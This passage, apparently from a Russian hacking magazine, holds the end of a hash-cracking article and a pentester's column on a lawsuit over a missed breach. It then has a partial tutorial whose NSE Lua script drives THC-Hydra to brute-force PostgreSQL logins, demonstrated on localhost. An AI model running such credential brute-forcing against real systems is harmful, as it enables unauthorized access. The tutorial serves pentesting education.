Самый продвинутый хешкрекерский софт — консольный и управляется либо через параметры командной строки, либо через редактирование файлов конфигурации. Но тенденция такова, что пользователи все дальше и дальше уходят от консоли, требуют графического интерфейса и наиболее популярный вопрос с форумов по работе с такими программами звучит так: «Я запустил программу, выскочило черное окно и закрылось. Что делать?» Ответ очевиден — изучать консоль.

Скорее всего, линуксоиды и так владеют навыками работы в консоли, а вот для пользователей Windows лучшим выбором будет программа FAR Manager. С ее помощью очень удобно работать со списками хешей и другими файлами. А если ее объединить с дополнительными инструментами (например, из состава программы Hash Manager), то получится просто убойный комплект, позволяющий обрабатывать любые файлы буквально за секунды.

Для этого нужно через пользовательское меню (по нажатию F2) на нужные клавиши назначить самые часто используемые инструменты — отсортировать файл, извлечь пароли из файла результатов, подсчитать количество строк в файле и так далее. После этого вся работа с нужным файлом сведется к трем действиям — встать на него курсором, вызвать F2 и нажать горячую клавишу.

После того как полностью настроишь FAR под себя — цветовой раскраской файлов, быстрыми клавишами для инструментов, быстрыми переходами в нужный каталог и так далее — вся рутинная работа хешкрекера станет очень комфортной, а значит — и очень эффективной.

КОНКУРСЫ ПО ХЕШКРЕКИНГУ

А где хешкрекер может посоревноваться с другими хешкрекерами в своем умении ломать хеши? Конечно же, на конкурсах! Основные — конкурс Crack Me If You Can, проводимый фирмой KoreLogic в рамках ежегодной конференции DEF CON, и конкурс Hash Runner на ежегодной конференции Positive Hack Days.

Правила этих конкурсов весьма просты — нужно за ограниченное время (как правило, за 48 часов) сломать как можно больше конкурсных хешей и выполнить дополнительных заданий, также связанных с хешами. И так как время сильно ограничено, то на время таких конкурсов хешкрекеры всегда объединяются в команды. Исторически сложилось так, что с самых первых конкурсов сформировались три основные команды — InsidePro, hashcat и john-users, которые все эти годы стабильно делили меж собой три призовых места в различных комбинациях. Даже по названиям команд уже очевидно, вокруг какого софта или сайта они объединились. В составе каждой из команд есть автор этого софта, и причина этого тоже понятна — на конкурсах всегда встречаются новые или видоизмененные алгоритмы хеширования, и нужно очень быстро модифицировать программу-брутфорсер или добавить в нее новый алгоритм. Тому, кто не имеет возможности быстро (часто за несколько часов или даже минут) перекроить софт под нужные фишки, очень сложно претендовать на приз.

Все отчеты о конкурсах доступны на сайтах команд, а также на сайтах организаторов — например, тут.



Рис. 4. Архивное фото — организаторы конкурса по хешкрекингу на DEF CON 2012

К сожалению, других крупных конкурсов по хешкрекингу нет. Иногда бывают небольшие конкурсы на хешкрекерских форумах, но их размах гораздо меньше. А с другой стороны, многие профессиональные хешкрекеры всегда находятся в «режиме конкурса», так как на форумах периодически размещаются хеши



стоимостью в сотни и даже тысячи долларов, поэтому сразу после их опубликования хешкрекеры включаются в борьбу за этот хеш, чтобы обойти других, первому сломать пароль и получить «приз», то есть плату за пароль.

ЗАКЛЮЧЕНИЕ

Усложнение алгоритмов хеширования и применение пользователями все более сложных и длинных паролей компенсируется увеличением вычислительной мощности хешкрекера и созданием все более мощных ферм, которые ломают хеши на таких скоростях, которые мы даже не могли себе представить еще несколько лет назад.

Но главное в том, что сама идеология — хранение паролей пользователей в виде хешей — многие годы уже не меняется, и это относится как к паролям пользователей интернет-ресурсов, так и к пользователям всевозможных операционных систем, а значит, знания в области хешкрекинга будут актуальны и на все ближайшие годы!

THERE IS NO 100% GUARANTEE



Юрий Гольцев
@ygoltsev

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего хакера на службе корпорации, с задачами, которые перед ним ставятся, и их решениями.

INTRO

Когда кто-нибудь пытается убедить меня в том, что он, компания или продукт способны выявить абсолютно все уязвимости в тестируемой системе, я могу лишь предположить, что передо мной либо кто-то из отдела продаж, либо некомпетентный технический специалист. С увеличением скоупа количество векторов атак растет в геометрической прогрессии (FUD! Deal with it!).

В идеальном мире это должен понимать как исполнитель, так и заказчик. Как ты знаешь, мы в таком мире не живем. Каждый уважающий себя и своего заказчика консалтер перед заключением договора тщательно обговаривает нюансы и возможные спорные моменты. Заказчик должен знать, почему подобные работы не дают стопроцентного раскрытия всех уязвимостей ИС. Это аксиома. Количество найденных уязвимостей напрямую зависит от их наличия и от компетенции исполнителя. В общем случае консалтер обязуется применить предложенную методологию поиска определенных типов уязвимостей в отношении обозначенного перечня ресурсов. То, что в результате работ по оценке анализа защищенности рождаются новые техники эксплуатации и векторы атак, — явление побочное и абсолютно не обязательное.

ПРЕЦЕДЕНТ

В январе 2016 года произошел интересный и первый в своем роде прецедент: на компанию, которая занимается консалтингом в сфере ИБ, был подан иск в суд. Причина — заказчик, изучив отчет о проделанной работе, заподозрил исполнителя в отсутствии технических компетенций.

История началась в октябре 2013 года. Некая организация Affinity Gaming, которая занималась игорным бизнесом, обнаружила утечку данных кредитных карт своих клиентов. В рамках реагирования владельцы казино заключили контракт с фирмой Trustwave, которая обязалась провести расследование инцидента и, вероятно, дать рекомендации по устранению уязвимостей.

По словам представителей Trustwave, заказчик был уведомлен о том, что «качество услуг, предоставляемых в рамках их соглашения, полностью сопоставимо с качеством аналогичных услуг, оказываемых другими компаниями, являющимися признанными профессионалами в области ИБ». По окончании работ сотрудники Trustwave заверили заказчика в том, что источник утечки обезврежен. Я предполагаю, что было проведено как минимум расследование инцидента (выявление вектора, хронологии действий атакующего). После чего на основании этих данных скомпрометированная ИС, скорее всего, была «вычищена» (установлены заплатки, изменены пароли, удалены бэкдоры и так далее).

Далее произошло вот что. Для соответствия очередному стандарту, который форсировал игорный комитет штата Миссури (где располагается казино Affinity), необходимо было провести тестирование на проникновение. В апреле 2014 года руководство Affinity Gaming обратилось за этой услугой

в небезызвестную компанию Ernst & Young. Аудиторы E&Y обнаружили в сети подозрительную активность, источником которой, как выяснилось, была программа Framepkg.exe. Важный момент: этот самый бинарник был исследован Trustwave, но его сомнительные функции не были упомянуты в отчете.

Казалось бы, такое случается: между аудитами прошло некоторое время, состояние ИС могло измениться. В параграфе PRELIMINARY STATEMENT иска не сказано, каким образом было выявлено, что отчет Trustwave — полная туфта. Этот момент поставил под вопрос все результаты работы Trustwave.

Владелец казино обратился в IT-security компанию — Mandiant. Ребята из этой конторы провели собственное расследование и в итоге пришли к выводу, что отчет Trustwave был очень неточным, и складывалось впечатление, что работы были проведены неадекватно. По факту Trustwave солгал заказчику о том, что источник утечки данных был диагностирован и устранен. В реальности исполнитель изучил лишь малую долю ресурсов и так и не смог точно выявить, как именно было осуществлено проникновение.

Заказчик в результате посчитал, что договор грубо нарушен и Affinity понесла колоссальные убытки, в связи с чем неплохо было бы, если бы исполнитель вернул все потери. В Trustwave делать это отказались, и в результате в конце 2015 года компания Affinity Gaming подала иск в суд.

Вероятно, если бы не иск, эта история не стала бы достоянием общественности. Неудивительно, что в Trustwave с иском не согласны: компания попытается отстоять в суде свою репутацию. К сожалению, какие-либо технические детали этого события остаются пока за кадром, так что судить о том, что именно произошло и кто прав, не представляется возможным.

PIECE FROM MY REALITY

В моей практике была относительно похожая история. Для одной крупной компании был проведен комплексный тест на проникновение. Как и в большинстве случаев, проникновение было осуществлено извне и был получен полный контроль над всеми системами заказчика. Отчет был подготовлен и передан представителям компании, проведена презентация результатов для руководства. Все довольны, договор закрыт.

По завершении проекта я имею привычку забывать большинство технических деталей проведенных работ, а через какое-то время и сами заказчики забываются. Я считаю эту особенность даже полезной, голова не забивается бесполезной информацией. В этот раз быстро забыть детали проекта не получилось.

Спустя месяц после сдачи отчета, листая ленту твиттера, я наткнулся на твит, содержащий информацию об уязвимости на одном из ресурсов моего заказчика. Прилагались и логи ее эксплуатации. Из этого pwnage было понятно, что уязвимость в ресурсе была очевидной. Если честно, в этот момент мне стало

немного не по себе — технические детали работ начали забываться, и я не был уверен в том, что нашел эту уязвимость и рассмотрел в отчете.

Признаться честно, в первую очередь я подумал о себе и о том, какой удар подобное событие может нанести по ЧСВ и репутации. В течение трех месяцев после окончания работ у меня хранится зашифрованный архив проектных данных — на случай если заказчику понадобится дополнительная консультация или бэкап результатов. В нем я нашел описание уязвимости, которая стала достоянием общественности. С одной стороны, ЧСВ и репутация спасены, а с другой стороны, взломанный ресурс оказался одной из точек проникновения во внутреннюю сеть заказчика.

Я начал серьезно переживать за отдел ИБ заказчика и эту компанию в целом. Я решил уведомить отдел ИБ о том, что есть некоторая вероятность того, что их система была скомпрометирована кем-то со стороны. Я ограничился небольшим почтовым сообщением, где изложил мои подозрения, и ссылкой на источник.

Из любопытства и желания помочь безопасникам я принялся изучать логи pwnage. В этот момент я осознал, что, скорее всего, мои волнения были напрасными. После анализа доказательств взлома, выложенных на публике, стало понятно, что весь инцидент — проделки скрипт-кидди с sqlmap в консоли.

Ставка была сделана на то, что уязвимый ресурс доступен на одном из доменов серьезной трансконтинентальной корпорации. Соответственно, публикация подобного pwnage будет сконвертирована людьми, далекими от ИТ и ИБ, в популярность героя, который так и остался неизвестен. «Хакер», вероятно, даже не понял, куда он попал и какие это перед ним открывает возможности в плане развития атаки. Он решил ограничиться лишь бесполезным дампом БД, даже не удосужившись немного изучить код приложения и добиться RCE.

Я передал свои предположения и выводы представителю заказчика. По результатам внутреннего расследования мои выводы подтвердились. Вес голоса отдела ИБ значительно вырос, что позволило им провернуть мероприятия по устранению найденных уязвимостей в кратчайшие сроки.

Как видишь, эта история для всех завершилась хорошо. Я не уверен, что, если бы в моем отчете отсутствовала информация об этой уязвимости, заказчик подал бы на меня в суд. Но, так или иначе, если бы уязвимость была пропущена по моей вине, меня бы мучила совесть. В таком случае следовало бы как минимум устранить причину подобной ошибки на моей стороне и безоговорочно компенсировать трудозатраты по расследованию инцидента безопасности. Ну и конечно, принять в нем активное участие.

ВЫВОДЫ

Делать какие-то конкретные выводы относительно истории с Trustwave пока рано, посмотрим, как события будут развиваться дальше. Побывав в роли заказчика услуг тестирования на проникновение хотя бы пару раз (и работая с разными компаниями), понимаешь что «пропустить» одну уязвимость, но найти другую — совершенно обычная ситуация для любого исполнителя. Глупо это отрицать.

Я считаю, что это объяснимо — все сильно зависит от обговоренного скоупа, сроков выполнения работ и состава команды исполнителя. Ситуация становится печальной, когда разница в результатах работ при относительно одинаковых исходных данных колоссальна. На мой взгляд, обеим сторонам стоит форсировать добавление в договор дополнительного пункта: об ответственности сторон.

К примеру, в случае возникновения обоснованных сомнений со стороны заказчика в компетенции исполнителя и результатах проведенных им работ заказчик вправе обратиться в третью организацию для проведения аналогичных работ. В том случае, если результат работ, проведенных третьей организацией, окажется более компетентным, недобросовестный исполнитель обязуется компенсировать издержки заказчика.

Немного утопично — сработает разве что в идеальном мире. Но если в договоре есть информация о методологии тестирования (а также перечне тестируемых ресурсов и прочем), то исполнитель как минимум будет гарантировать, что заказчик получит ожидаемый результат. Добросовестному и компетентному исполнителю такой пункт нестрашен, а вот заказчика он может защитить от недобросовестного и некомпетентного.

Сложно будет только выбрать третью независимую организацию для проведения проверки. Помимо этого, заказчику стоит отстраниться от полного аутсорса технических компетенций. Обзавестись ими стоит хотя бы ради того, чтобы понимать, насколько некомпетентной может оказаться компания-исполнитель. Что же касается исполнителя, то следует постоянно совершенствовать технические компетенции, развиваться, следить за тенденциями как offensive-, так и defensive-индустрии.

OUTRO

История с Trustwave очень интересна с точки зрения взаимоотношений заказчик — исполнитель в индустрии ИБ. Из-за отсутствия технических данных и полных обоснований в публичном доступе нет смысла кого-то обвинять или защищать. Остается только следить за развитием событий — возможно, этот прецедент станет причиной появления чего-то нового в индустрии ИБ-консалтинга. К чему бы это нас это ни привело, делай свое дело так, чтобы тебе никогда не было стыдно за результат. Stay tuned!

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

Общая теория по пентестам

- Vulnerability Assessment
- Open Source Security Testing Methodology Manual
- The Penetration Testing Execution Standard

Немного практики

- PentesterLab
- Penetration Testing Practice Lab

В закладки

- Open Penetration Testing Bookmarks Collection

Right way to contribute

- DC7499
- DC7812
- 2600 russian group

ПРОКАЧАЙ СВОЙ NMAP



Ольга Баринова
lely797@yandex.ru

РАСШИРЯЕМ ВОЗМОЖНОСТИ КУЛЬТОВОГО СКАНЕРА ПРИ ПОМОЩИ NSE-СКРИПТИНГА

Nmap — культовый сканер, без которого не может обойтись практически ни один хакер, поэтому тема расширения его возможностей, я думаю, интересует многих. Использовать в паре с Nmap другие инструменты — обычная практика. В статье речь пойдет о том, как легко автоматизировать работу Nmap со своими любимыми инструментами. Удобнее же «нажать одну кнопку» и получить результат, чем постоянно проделывать одну и ту же последовательность действий. Использование скриптов в Nmap может помочь хакерам более автоматизированно взламывать системы, а сисадминам проверять системы на наличие дефолтных дыр и своевременно их устранять.

ПАРУ СЛОВ ПРО NMAP

Уверена, что большинство читателей журнала «Хакер» знают, что такое Nmap, и наверняка не раз использовали его для исследования сети и сбора информации. Для тех же, кто подзабыл или не знает, на всякий случай напомню:

- Nmap — кросс-платформенный инструмент для сканирования сети, проверки ее безопасности, определения версий ОС и различных сервисов и многого другого. Это очень гибкая и легко расширяемая утилита, а делает ее такой скриптовый движок NSE;
- NSE (Nmap Scripting Engine) — компонент Nmap, обладающий мощными возможностями, что позволяет пользователям писать скрипты для автоматизации широкого круга сетевых задач: более гибкого взаимодействия с имеющимися возможностями Nmap, обнаружения и эксплуатации уязвимостей и прочего. В основе NSE — интерпретатор языка Lua;
- Lua — скриптовый язык, похожий на JavaScript.

```
olga@kali:~/documents/brute$ nmap localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2016-02-02 04:31 HST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00072s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

Рис. 1. Вывод таблицы Nmap

ПОСТАНОВКА ЗАДАЧИ

Как уже было сказано, сегодня мы будем заниматься расширением функционала Nmap за счет написания собственных скриптов. Любой взлом/пентест обычно начинается с разведки и сбора данных. Одним из первых проверяется наличие на исследуемом хосте открытых портов и идентификация работающих сервисов. Лучшего инструмента для сбора такой информации, чем Nmap, пожалуй, нет. Следующим шагом после сканирования обычно бывает либо поиск сплоита под найденный уязвимый сервис, либо подбор пары логин:пароль с помощью метода грубой силы.

Допустим, ты активно используешь брутфорсер THC-Hydra для подбора паролей нескольких сервисов (например, HTTP-Basic, SSH, MySQL). В таком случае приходится натравливать гидру на каждый сервис отдельно, нужно запоминать особенности сервисов и необходимые для запуска гидры флаги. А если появится необходимость брутить намного больше, чем пять сервисов?.. Почему бы не автоматизировать это?

Поэтому давай напишем простенький скрипт, который будет автоматизировать процесс запуска Hydra для подбора логинов/паролей к одному сервису (например, PostgreSQL). Для этого нам понадобятся следующие инструменты:

- Nmap;
- THC-Hydra;
- любой текстовый редактор.

Если у тебя еще не установлен Nmap и/или Hydra, немедленно исправь это:

```
$ sudo apt-get install nmap hydra
```

О'кей, начнем. Скрипты для Nmap представляют собой обычные текстовые файлы с расширением `*.nse`. Поэтому открывай свой любимый текстовый редактор и создавай новый файл. Я буду использовать Vim:

```
$ vim hydra.nse
```

СТРУКТУРА NSE-СКРИПТА

Перед тем как перейти к написанию, надо сказать, что все скрипты имеют определенную структуру. Помимо самого кода, автоматизирующего те или иные действия, в нем присутствует описание скрипта (для чего предназначен и как использовать), информация об авторе, лицензии, зависимость от других скриптов, категории, к которым относится скрипт, и так далее. Давай подробней рассмотрим каждую из этих частей.

ОПИСАНИЕ СКРИПТА (DESCRIPTION)

Данный раздел содержит описание скрипта, комментарии автора, пример отображения результата выполнения скрипта на экран, дополнительные возможности.

Для нашего скрипта, подбирающего логины/пароли к PostgeSQL, описание будет выглядеть следующим образом:

```
description = [[
    Brute force service PostgreSQL running on a target host. The
    results are returned in a table with each path, detected
    method, login and/or password.
]]
---
-- @usage
-- nmap --script hydra [--script-args "lpath=<file_logins>,
ppath=<file_passwords>"] <target_ip>
--
-- @output
-- PORT     STATE SERVICE
-- 80/tcp   open  http
-- | hydra:
-- |   path                           method  login  password
-- |   127.0.0.1/private/index.html   Digest  log    pass
-- |_  127.0.0.1/simple/index.txt     Basic   user   qwerty
--
-- @args hydra.lpath: the path to the file with logins. For
example,
--         nmap --script hydra
--script-args="lpath=/home/my_logins.txt" <target_ip>
-- @args hydra.ppath: the path to the file with passwords. For
example,
--         nmap --script hydra
--script-args="ppath=/home/my_pass.txt" <target_ip>

```

Здесь:

- `--` — комментарий;
- `--[[  ]]` — многострочный комментарий;
- `@usage, @output, @args` — пример вызова скрипта, вывода результата на экран, необходимые аргументы при вызове.

Выше в `@usage` мы видим формат запуска скрипта. В данном случае указано только имя скрипта (hydra). Это становится возможным, если скрипт положить в директорию `/<path to nmap>/nmap/scripts/`, в противном случае придется указывать абсолютный или относительный путь до него. В последующем сделаем возможным задание аргументов при запуске скрипта. Аргументы задаются с помощью флага `--script-args «<some arguments>»`. В нашем случае мы будем задавать путь до файла с логинами (`lpath`) и до файла с паролями (`ppath`). Аргументы необязательны: по умолчанию будем искать файлы с именами `login.txt` и `password.txt` в текущей директории.

КАТЕГОРИИ, В КОТОРЫХ НАХОДИТСЯ СКРИПТ (CATEGORIES)

При написании NSE-скрипта можно указать его категорию (или несколько категорий). Это бывает полезно, когда пользователь Nmap хочет использовать не конкретный скрипт, а набор скриптов, находящихся в одной категории. Пример некоторых категорий:

- auth — категория, в которой скрипты определяют аутентификационные данные целевого хоста;
- brute — категория, скрипты которой помогают определить логины и пароли для различных сервисов;
- default — категория, которая содержит основные скрипты. Есть некоторые критерии, определяющие принадлежность скрипта к данной категории: скорость сканирования, полезность, надежность, конфиденциальность, наглядный вывод;
- malware — категория, помогающая определять вредоносные программы.

Например, если необходимо запустить все скрипты из категории auth, то команда будет выглядеть следующим образом:

```
$ nmap --script=auth example.com
```

В таком случае скрипты этой категории будут по очереди запускаться для указанного хоста. Наш скрипт относится к категории brute. Добавим следующую строку в файл:

```
categories = {"brute"}
```

ИНФОРМАЦИЯ ОБ АВТОРЕ (AUTHOR)

Каждый скрипт содержит информацию об его авторе. В моем случае:

```
author = "Olga Barinova"
```

ИНФОРМАЦИЯ ОБ ИСПОЛЬЗУЮЩЕЙСЯ ЛИЦЕНЗИИ (LICENSE)

Nmap приветствует все разработки пользователей и призывает делиться ими, в том числе NSE-скриптами. При указании лицензии ты подтверждаешь право делиться скриптом с сообществом. Стандартная лицензия Nmap выглядит следующим образом:

```
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
```

Добавим также и эту строку в наш скрипт.

ЗАВИСИМОСТИ ОТ ДРУГИХ СКРИПТОВ (DEPENDENCIES)

Эта область содержит названия NSE-скриптов, которые должны быть выполнены перед началом работы данного скрипта для получения необходимой информации. Например,

```
dependencies = {"smb-brute"}.
```

В нашем случае такая возможность не понадобится, поэтому добавлять dependencies мы не будем.

ХОСТ И ПОРТ (HOST & PORT)

Nmap должен знать, для каких сервисов и на каких портах запускать скрипт. Для этого есть специальные правила:

- `prerule()` — скрипт выполняется один раз перед сканированием любого хоста, используется для некоторых операций с сетью;
- `hostrule(host)` — скрипт выполняется для каждого хоста из таблицы, которую принимает в качестве аргумента;
- `portrule(host, port)` — скрипт выполняется для каждого хоста и для каждого порта из таблиц, которые принимает в качестве аргументов;
- `postrule()` — скрипт выполняется один раз после сканирования любого хоста. В основном используется для обработки полученных результатов, подведения статистики и подобного.

Для формирования таких правил есть библиотеки. В нашем скрипте необходимо только указать номер порта (5432) и имя сервиса (postgresql), и тогда он будет работать лишь для данного порта и сервиса. Существует довольно популярная библиотека `shortport`, встроенная в NSE, в которую включены различные методы. Мы будем использовать метод `port_or_service (ports, services,`

protos, states), где **ports** — номера портов, **services** — имена сервисов, **protos** — имена протоколов (например, udp), **states** — состояния.

Этот метод возвращает **true** в том случае, если в данный момент анализируется сервис, находящийся на одном из портов из списка **ports** или соответствующий какому-нибудь сервису из списка **services**, кроме того, проверяется протокол и состояние на соответствие, иначе возвращается **false**.

Чтобы наш скрипт работал с PostgreSQL, нужно добавить номер порта и название сервиса:

```
portrule = shortport.port_or_service({5432}, {"postgresql"})
```

ПОДКЛЮЧЕНИЕ БИБЛИОТЕК

Отвлечемся на секунду от структуры скрипта и рассмотрим, как происходит подключение внешних библиотек, к функциональности которых нам потребуется обращаться.

Как и в любом языке, для того чтобы использовать переменные, нужно их сначала объявить и проинициализировать. В Lua все просто: все переменные объявляются через **local <имя_переменной>**. Но прежде всего нам необходимо подключить библиотеки. В Lua такая возможность реализуется с помощью ключевого слова **require**. Добавим в самое начало нашего скрипта:

```
local nmap = require "nmap"
local shortport = require "shortport"
local stdnse = require "stdnse"
local string = require "string"
local table = require "table"
local tab = require "tab"
```

Таким образом мы подключили следующие библиотеки:

- **nmap** — библиотека NSE, содержит внешние функции и структуры данных Nmap;
- **shortport** — библиотека NSE, содержит функции для указания сервисов, портов и так далее, для которых будет запускаться скрипт;
- **stdnse** — библиотека NSE, содержит стандартные NSE-функции;
- **string** — библиотека Lua, содержит функции для работы со строками;
- **table** — библиотека Lua для создания и модификации таблиц (ассоциативных массивов);
- **tab** — библиотека NSE для работы с таблицей Nmap для вывода результата.

Обращаясь к этим глобальным переменным, мы будем иметь доступ к функциональности библиотек.

NMAP LIBS

Подробнее про библиотеки можно почитать тут в разделе Libraries.

ИНСТРУКЦИИ СКРИПТА (ACTION)

Вот мы и добрались до самого главного. В блоке **action** описываются действия, которые необходимо выполнить. Как ты помнишь, мы хотим запустить гидру, посмотреть на результат ее выполнения, вытащить нужную информацию из результата, обработать ее и вывести в таблицу Nmap.

Структура action-блока выглядит следующим образом:

```
action = function (host, port)
    <тело блока: инструкции, которые будут выполнены скриптом>
end
```

Прежде всего объявим все необходимые переменные внутри action-блока:

```
-- будем формировать строку для запуска гидры
local str
-- вспомогательная переменная для результата работы гидры
local s
-- сюда запишем найденный логин
local login = ''
-- сюда запишем найденный пароль
local pass = ''
-- количество потоков для работы гидры
local task = ''
-- название сервиса, которое обрабатывает скрипт во время его работы (в нашем случае будет значение postgresql)
local serv = port.service
```

Названия некоторых сервисов не совпадают для Nmap и для гидры, как, например, в нашей ситуации. Nmap хранит значение postgresql, а Hydra как один из

флагов принимает значение postgres. Поэтому нам придется корректировать это значение, используя условие:

```
if (serv == "postgresql") then
  serv = "postgres"
  task = "-t 4"
end
```

Заодно мы указали количество потоков для распараллеливания для этого сервиса (переменная **task**).

Теперь создадим таблицу, в которую будем складывать результаты брутфорса (логины и пароли), и добавим в нее значения первой строки (названия столбцов):

```
-- 4 столбца: path, method, login, password
local restab = tab.new(4)
tab.addrow(restab, "path", "method", "login", "password")
```

В первой строке таблицы мы указали имена столбцов. На следующем шаге проверим, открыт ли порт, и сформируем строку с нужными флагами для запуска гидры:

```
if (port.state == "open") then
  str = "hydra -L login.txt -P password.txt "
    .. task
    .. " -e ns -s "
    .. " " .. port.number
    .. " " .. host.ip
    .. " " .. serv
  -- сюда нужно добавить команды, которые будут описаны ниже
end
```

Флаги при запуске гидры:

- `-L` (`-l`) <файл_с_логинами> (<один_логин>)
- `-P` (`-p`) <файл_с_паролями> (<один_пароль>)
- `t` <количество_потоков> (по дефолту 16)
- `-e ns` — дополнительная проверка: n — проверка на пустой пароль, s — в качестве пароля проверяется логин
- `-s` <номер_порта>

В конце сформированной строки указывается IP (или диапазон) и название сервиса. Также стоит заметить, что `..` используется в Lua для конкатенации строк.

ФЛАГИ HYDRA

Подробнее о флагах и использовании THC-Hydra можно почитать здесь.

Далее нужно выполнить команду, сформированную в **str**. Для этого будем использовать **io.popen(str)**. Команда запускает программу **str** в отдельном процессе и возвращает обработчик файла (handler), который мы можем использовать для чтения данных из этой программы или для записи данных в нее.

```
local handler = io.popen(str)
s = handler:read('*a') -- '*a' означает считывание всех данных
handler:close()
```

В переменной **s** лежит результат работы гидры (показан на рис. 2).

```
olga@kali:~/documents/brute$ hydra -L login.txt -P password.txt -t 4 -e ns -v -s 5432 localhost postgres
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or fo
r illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-02-02 04:38:58
[DATA] max 4 tasks per 1 server, overall 64 tasks, 21 login tries (l:3/p:7), ~0 tries per task
[DATA] attacking service postgres on port 5432
[VERBOSE] Resolving addresses ... done
connection string: host = '127.0.0.1' dbname = 'template1' user = 'admin' password = 'pass'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'admin' password = 'admin'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'admin' password = ''
connection string: host = '127.0.0.1' dbname = 'template1' user = 'admin' password = 'password'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'admin' password = '1234'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'admin' password = 'qwerty'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'user' password = 'user'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'user' password = ''
connection string: host = '127.0.0.1' dbname = 'template1' user = 'user' password = 'admin'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'user' password = 'pass'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'user' password = 'password'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'user' password = '1234'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'user' password = 'qwerty'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'lely' password = 'lely'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'lely' password = ''
connection string: host = '127.0.0.1' dbname = 'template1' user = 'lely' password = 'admin'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'lely' password = 'pass'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'lely' password = 'password'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'lely' password = '1234'
connection string: host = '127.0.0.1' dbname = 'template1' user = 'lely' password = 'qwerty'
[5432][postgres] host: localhost   login: lely   password: qwerty
[STATUS] attack finished for localhost (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-02-02 04:38:59
```

Рис. 2. Вывод результата работы Hydra на экран

Мы хотим понять, получилось ли сбрутить какую-нибудь пару login:password, для этого нам поможет regex. В библиотеке **string** есть метод **match**, который сравнит нашу строку и регулярное выражение и в переменные **login** и **password** положит соответствующие значения, если они есть.

```
local login, pass = string.match(s,
'login:%s([^%s]*)%s+password:%s([^%s]*)')
```

Значения, попадающие в **([^%s]*)**, присваиваются переменным в порядке их следования (**%s** — пробел). Добавим найденные логин и пароль в таблицу, предварительно проверив на их наличие:

```
if (login) and (pass) then
    tab.addrow(restab, host.ip .. "/", serv, login, pass)
end
```

На этом заканчиваем обработку сервиса и закрываем цикл (**if (port.state == «open») then … end**). Наконец, проверяем таблицу. Если в нее были добавлены новые строки, кроме первой с заголовками, выводим значения в таблицу Nmap.

```
if ( #restab > 1 ) then
    local result = { tab.dump(restab) }
    return stdnse.format_output(true, result)
end
```

Если объект представляет собой таблицу, то Lua использует операцию # взятия длины таблицы. Другие варианты использования # можно найти в документации. Сейчас нам осталось только закрыть action-блок (поставить недостающий end).

LUA DOCS

Желающие поближе познакомиться с Lua могут пройти по этой ссылке.

Сохраняем скрипт в директорию /<path_to_nmap>/nmap/scripts/. Теперь его можно запустить и посмотреть на результат. Но перед этим установим, настроим и добавим пользователя PostgreSQL.

НАСТРОЙКА POSTGRESQL

1. Установка и запуск. PostgreSQL должен быть в репозиториях. Если нет —
   - Качаем и устанавливаем:
   ```
   $ sudo apt-get install postgresql
   ```
   - Проверим состояние сервиса:
   ```
   $ sudo service postgresql status
   ```
   - Если сервис не запущен:
   ```
   $ sudo service postgresql start
   ```
2. Добавим Linux-пользователя. Пусть у нас будет postgresql:qwerty. Последовательность действий:
   ```
   $ sudo su
   $ adduser postgresql (попросит ввод пароля, вводим qwerty)
   $ exit
   ```
3. Далее подключимся к базе данных и добавим пользователя postgresql:
   ```
   $ su - postgres
   $ psql template1
   template1=# CREATE USER postgresql WITH PASSWORD ‘qwerty’;
   template1=# CREATE DATABASE test_db;
   template1=# GRANT ALL PRIVILEGES ON DATABASE test_db
               to postgresql;
   template1=# \q
   ```

Теперь сервис запущен и настроен и мы добавили юзера с логином и паролем.

ЗАПУСК СКРИПТА

Для начала добавим в файл `login.txt` наш логин `postgresql` и в файл `password.txt` — пароль `qwerty`:

